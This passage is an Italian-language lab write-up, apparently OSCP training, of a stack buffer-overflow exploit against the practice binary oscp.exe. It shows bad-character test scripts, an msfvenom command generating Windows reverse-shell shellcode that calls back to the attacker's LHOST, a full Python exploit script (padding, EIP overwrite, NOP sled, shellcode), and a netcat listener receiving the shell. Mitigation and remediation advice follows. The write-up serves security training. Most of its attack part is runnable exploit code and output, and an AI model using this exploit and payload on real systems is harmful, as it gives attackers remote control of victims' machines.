5  timeout = 5
6
7  ignore_chars = ["\x00", "\x07"]
8  badchars = ""
9
10
11 for i in range(256):
12     if chr(i) not in ignore_chars:
13         badchars += chr(i)
14
15
16 payload = "A" * 2400 + badchars
17
18
19 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
20 s.settimeout(timeout)
21 s.connect((ip, port))
22 s.recv(1024)
23
24
25 s.send(("OVERFLOW10 " + payload).encode())
26
27 s.recv(1024)
28 s.close()
```

```
(kali@kali)-[~/Desktop/Buffer_Overflow]
$ python3 BOF_badchar2.py

Traceback (most recent call last):
  File "/home/kali/Desktop/Buffer_Overflow/BOF_badchar2.py", line 28, in <module>
    s.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer
```

Generazione shellcode per RCE

Dopo aver studiato ed analizzato i badchar con vari passaggi e Script con Python, utilizziamo il comando specifico per il caricamento del payload, per generare una shellcode, come illustrato di seguito nell'esecuzione del comando:

- **msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.154 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python**

```
(kali@kali)~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.154 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xba\x17\x1d\x9d\x5d\xdb\xdc\x97\x74\x24\xf4\x5f"
buf += b"\x31\xc9\xb1\x52\x31\x57\x12\x03\x57\x12\x83\xd0"
buf += b"\x19\x7f\xa8\x22\xc9\xfd\x53\xda\x0a\x62\xdd\x3f"
buf += b"\x3b\xa2\xb9\x34\x6c\x12\xc9\x18\x81\xd9\x9f\x88"
buf += b"\x12\xaf\x37\xbf\x93\x1a\x6e\x8e\x24\x36\x52\x91"
buf += b"\xa6\x45\x87\x71\x96\x85\xda\x70\xdf\xf8\x17\x20"
buf += b"\x88\x77\x85\xd4\xbd\xc2\x16\x5f\x8d\xc3\x1e\xbc"
buf += b"\x46\xe5\x0f\x13\xdc\xbc\x8f\x92\x31\xb5\x99\x8c"
buf += b"\x56\xf0\x50\x27\xac\x8e\x62\xe1\xfc\x6f\xc8\xcc"
buf += b"\x30\x82\x10\x09\xf6\x7d\x67\x63\x04\x03\x70\xb0"
buf += b"\x76\xdf\xf5\x22\xd0\x94\xae\x8e\xe0\x79\x28\x45"
buf += b"\xee\x36\x3e\x01\xf3\xc9\x93\x3a\x0f\x41\x12\xec"
buf += b"\x99\x11\x31\x28\xc1\xc2\x58\x69\xaf\xa5\x65\x69"
buf += b"\x10\x19\xc0\xe2\xbd\x4e\x79\xa9\xa9\xa3\xb0\x51"
buf += b"\x2a\xac\xc3\x22\x18\x73\x78\xac\x10\xfc\xa6\x2b"
buf += b"\x56\xd7\x1f\xa3\xa9\xd8\x5f\xea\x6d\x8c\x0f\x84"
buf += b"\x44\xad\xdb\x54\x68\x78\x4b\x04\xc6\xd3\x2c\xf4"
buf += b"\xa6\x83\xc4\x1e\x29\xfb\xf5\x21\xe3\x94\x9c\xd8"
buf += b"\x64\x5b\xc8\xd0\xee\x33\x0b\x14\x1e\x98\x82\xf2"
buf += b"\x4a\x30\xc3\xad\xe2\xa9\x4e\x25\x92\x36\x45\x40"
buf += b"\x94\xbd\x6a\xb5\x5b\x36\x06\xa5\x0c\xb6\x5d\x97"
buf += b"\x9b\xc9\x4b\xbf\x40\x5b\x10\x3f\x0e\x40\x8f\x68"
buf += b"\x47\xb6\xc6\xfc\x75\xe1\x70\xe2\x87\x77\xba\xa6"
buf += b"\x53\x44\x45\x27\x11\xf0\x61\x37\xef\xf9\x2d\x63"
buf += b"\xbf\xaf\xfb\xdd\x79\x06\x4a\xb7\xd3\xf5\x04\x5f"
buf += b"\xa5\x35\x97\x19\xaa\x13\x61\xc5\x1b\xca\x34\xfa"
buf += b"\x94\x9a\xb0\x83\xc8\x3a\x3e\x5e\x49\x5a\xdd\x4a"
buf += b"\xa4\xf3\x78\x1f\x05\x9e\x7a\xca\x4a\xa7\xf8\xfe"
buf += b"\x32\x5c\xe0\x8b\x37\x18\xa6\x60\x4a\x31\x43\x86"
buf += b"\xf9\x32\x46"
```

Dopo aver generato una shellcode, come illustrato in precedenza, vado a scrivere uno Script con Python per eseguire un exploit di Buffer Overflow, inviando un payload sull'applicazione specifica, nel nostro caso oscp.exe:

```
Welcome | BOF_offset.py | BOF_badchar.py | BOF_badchar2.py | shellcode_rce.py X
shellcode_rce.py > ...
1  import socket
2
3  ip = "192.168.50.178"
4  port = 1337
5  timeout = 5
6
7  padding = b"A" * 2500 # Convertito in bytes
8  eip = b"\xaf\x11\x50\x62" # Convertito in bytes
9  nops = b"\x90" * 40 # Convertito in bytes
10 buf = b""
11 buf += b"\xba\x17\x1d\x9d\x5d\xdb\xdb\x9d\x74\x24\xf4\x5f"
12 buf += b"\x31\xc9\xb1\x52\x31\x57\x12\x03\x57\x12\x83\xd0"
13 buf += b"\x19\x7f\xa8\x22\xc9\xfd\x53\xda\x0a\x62\xdd\x3f"
14 buf += b"\x3b\xa2\xb9\x34\x6c\x12\xc9\x18\x81\xd9\x9f\x88"
15 buf += b"\x12\xaf\x37\xbf\x93\x1a\x6e\x8e\x24\x36\x52\x91"
16 buf += b"\xa6\x45\x87\x71\x96\x85\xda\x70\xdf\xf8\x17\x20"
17 buf += b"\x88\x77\x85\xd4\xbd\xc2\x16\x5f\x8d\xc3\x1e\xbc"
18 buf += b"\x46\xe5\x0f\x13\xdc\xbc\x8f\x92\x31\xb5\x99\x8c"
19 buf += b"\x56\xf0\x50\x27\xac\x8e\x62\xe1\xfc\x6f\xc8\xcc"
20 buf += b"\x30\x82\x10\x09\xf6\x7d\x67\x63\x04\x03\x70\xb0"
21 buf += b"\x76\xdf\xf5\x22\xd0\x94\xae\x8e\xe0\x79\x28\x45"
22 buf += b"\xee\x36\x3e\x01\xf3\xc9\x93\x3a\x0f\x41\x12\xec"
23 buf += b"\x99\x11\x31\x28\xc1\xc2\x58\x69\xaf\xa5\x65\x69"
24 buf += b"\x10\x19\xc0\xe2\xbd\x4e\x79\xa9\xa9\xa3\xb0\x51"
25 buf += b"\x2a\xac\xc3\x22\x18\x73\x78\xac\x10\xfc\xa6\x2b"
26 buf += b"\x56\xd7\x1f\xa3\xa9\xd8\x5f\xea\x6d\x8c\x0f\x84"
27 buf += b"\x44\xad\xdb\x54\x68\x78\x4b\x04\xc6\xd3\x2c\xf4"
28 buf += b"\xa6\x83\xc4\x1e\x29\xfb\xf5\x21\xe3\x94\x9c\xd8"
29 buf += b"\x64\x5b\xc8\xd0\xee\x33\x0b\x14\x1e\x98\x82\xf2"
30 buf += b"\x4a\x30\xc3\xad\xe2\xa9\x4e\x25\x92\x36\x45\x40"
31 buf += b"\x94\xbd\x6a\xb5\x5b\x36\x06\xa5\x0c\xb6\x5d\x97"
32 buf += b"\x9b\xc9\x4b\xbf\x40\x5b\x10\x3f\x0e\x40\x8f\x68"
33 buf += b"\x47\xb6\xc6\xfc\x75\xe1\x70\xe2\x87\x77\xba\xa6"
34 buf += b"\x53\x44\x45\x27\x11\xf0\x61\x37\xef\xf9\x2d\x63"
35 buf += b"\xbf\xaf\xfb\xdd\x79\x06\x4a\xb7\xd3\xf5\x04\x5f"
36 buf += b"\xa5\x35\x97\x19\xaa\x13\x61\xc5\x1b\xca\x34\xfa"
37 buf += b"\x94\x9a\xb0\x83\xc8\x3a\x3e\x5e\x49\x5a\xdd\x4a"
38 buf += b"\xa4\xf3\x78\x1f\x05\x9e\x7a\xca\x4a\xa7\xf8\xfe"
39 buf += b"\x32\x5c\xe0\x8b\x37\x18\xa6\x60\x4a\x31\x43\x86"
40 buf += b"\xf9\x32\x46"
41
42 payload = padding + eip + nops + buf
43
44 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45 s.settimeout(timeout)
46 s.connect((ip, port))
47 s.recv(1024)
48
49 s.send(b"OVERFLOW10 " + payload)
50
51 s.recv(1024)
52 s.close()
```

```
(kali@kali)-[~/Desktop/Buffer_Overflow]
$ python3 shellcode_rce.py

Traceback (most recent call last):
  File "/home/kali/Desktop/Buffer_Overflow/shellcode_rce.py", line 56, in <module>
    s.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer
```

Di seguito l'immagine che dimostra, come mi sono collegato alla macchina Windows con una reverse shell con Kali Linux, dalla quale posso gestire e controllare la macchina vittima, come illustrato di seguito:

```
(kali@kali)-[~]  
$ nc -nvlp 4444  
  
listening on [any] 4444 ...  
connect to [192.168.50.154] from (UNKNOWN) [192.168.50.178] 49782  
Microsoft Windows [Versione 10.0.19045.2965]  
(c) Microsoft Corporation. Tutti i diritti sono riservati.  
  
FLARE-VM 30/10/2024 22:05:18,26  
C:\Users\flare\Desktop\BOF\oscp>
```

Risultati del Buffer Overflow con sfruttamento della vulnerabilità oscp.exe

Connessione e comunicazione tra Kali Linux e Windows

- La comunicazione tra la macchina attaccante (Kali Linux) e la macchina vittima (Windows) è stata verificata utilizzando il comando

Identificazione dell'offset (EIP)

- È stato possibile sovrascrivere con precisione l'EIP e controllare l'esecuzione del programma, confermando la presenza di una vulnerabilità di buffer overflow.

Gestione dei badchar e payload

- Generazione ed eliminazione dei caratteri problematici è stata gestita efficacemente, così da garantire la stabilità del payload, caricato.

Esecuzione della shellcode

- Una reverse shell è stata ottenuta, confermando che l'attaccante può eseguire comandi sulla macchina compromessa.

MITIGATION

- **DEP (Data Execution Prevention):** Assicurarsi che il sistema operativo e l'applicazione usino la tecnologia DEP, che impedisce l'esecuzione di codice da regioni di memoria non autorizzate.
- Eseguire l'applicazione `oscp.exe` con i privilegi minimi necessari, riducendo l'impatto di un eventuale exploit.
- **ASLR (Address Space Layout Randomization):** Questa tecnica randomizza le posizioni di memoria di moduli critici, rendendo più difficile per gli attaccanti prevedere i puntatori di memoria.
- Configurazione IDS/IPS per rilevare attività anomale su porte specifiche (es. 1337) e applicare filtri che limitino gli accessi.

REMEDIATION

- Modificare `oscp.exe` per implementare i controlli di verifica degli input, e limitare la lunghezza dei buffer, controllando i caratteri non permessi.
- Compilare l'applicazione con stack canaries e altri sistemi di protezione integrati nel Sistema, che rilevano e bloccano eventuali tentativi di Buffer Overflow così da prevenire un eventuale crash.
- Mantenere aggiornato l'OS con le più recenti patch di sicurezza per minimizzare le vulnerabilità conosciute.
- **WAF (Web Application Firewall):** Se l'applicazione interagisce con il web, un WAF potrebbe prevenire il passaggio di payload malevoli e buffer overflow basati su input online.

Conclusioni e raccomandazioni per gestire il Buffer Overflow Test su `oscp.exe`

Il report ha evidenziato con successo la vulnerabilità, e nello specifico un Buffer Overflow sull'eseguibile **`oscp.exe`**, che può essere sfruttato ed utilizzato per creare una reverse shell, che faccia prendere il controllo sulla macchina vittima (Windows).

L'exploit analizzato durante la dimostrazione pratica, fa capire come il programma `oscp.exe` non implementa i giusti controlli sugli input, e quindi un attaccante può facilmente manipolare i valori EIP e ESP e di conseguenza, può prendere ed avere il pieno controllo sull'esecuzione del codice, Script in Python, come illustrato nella pratica.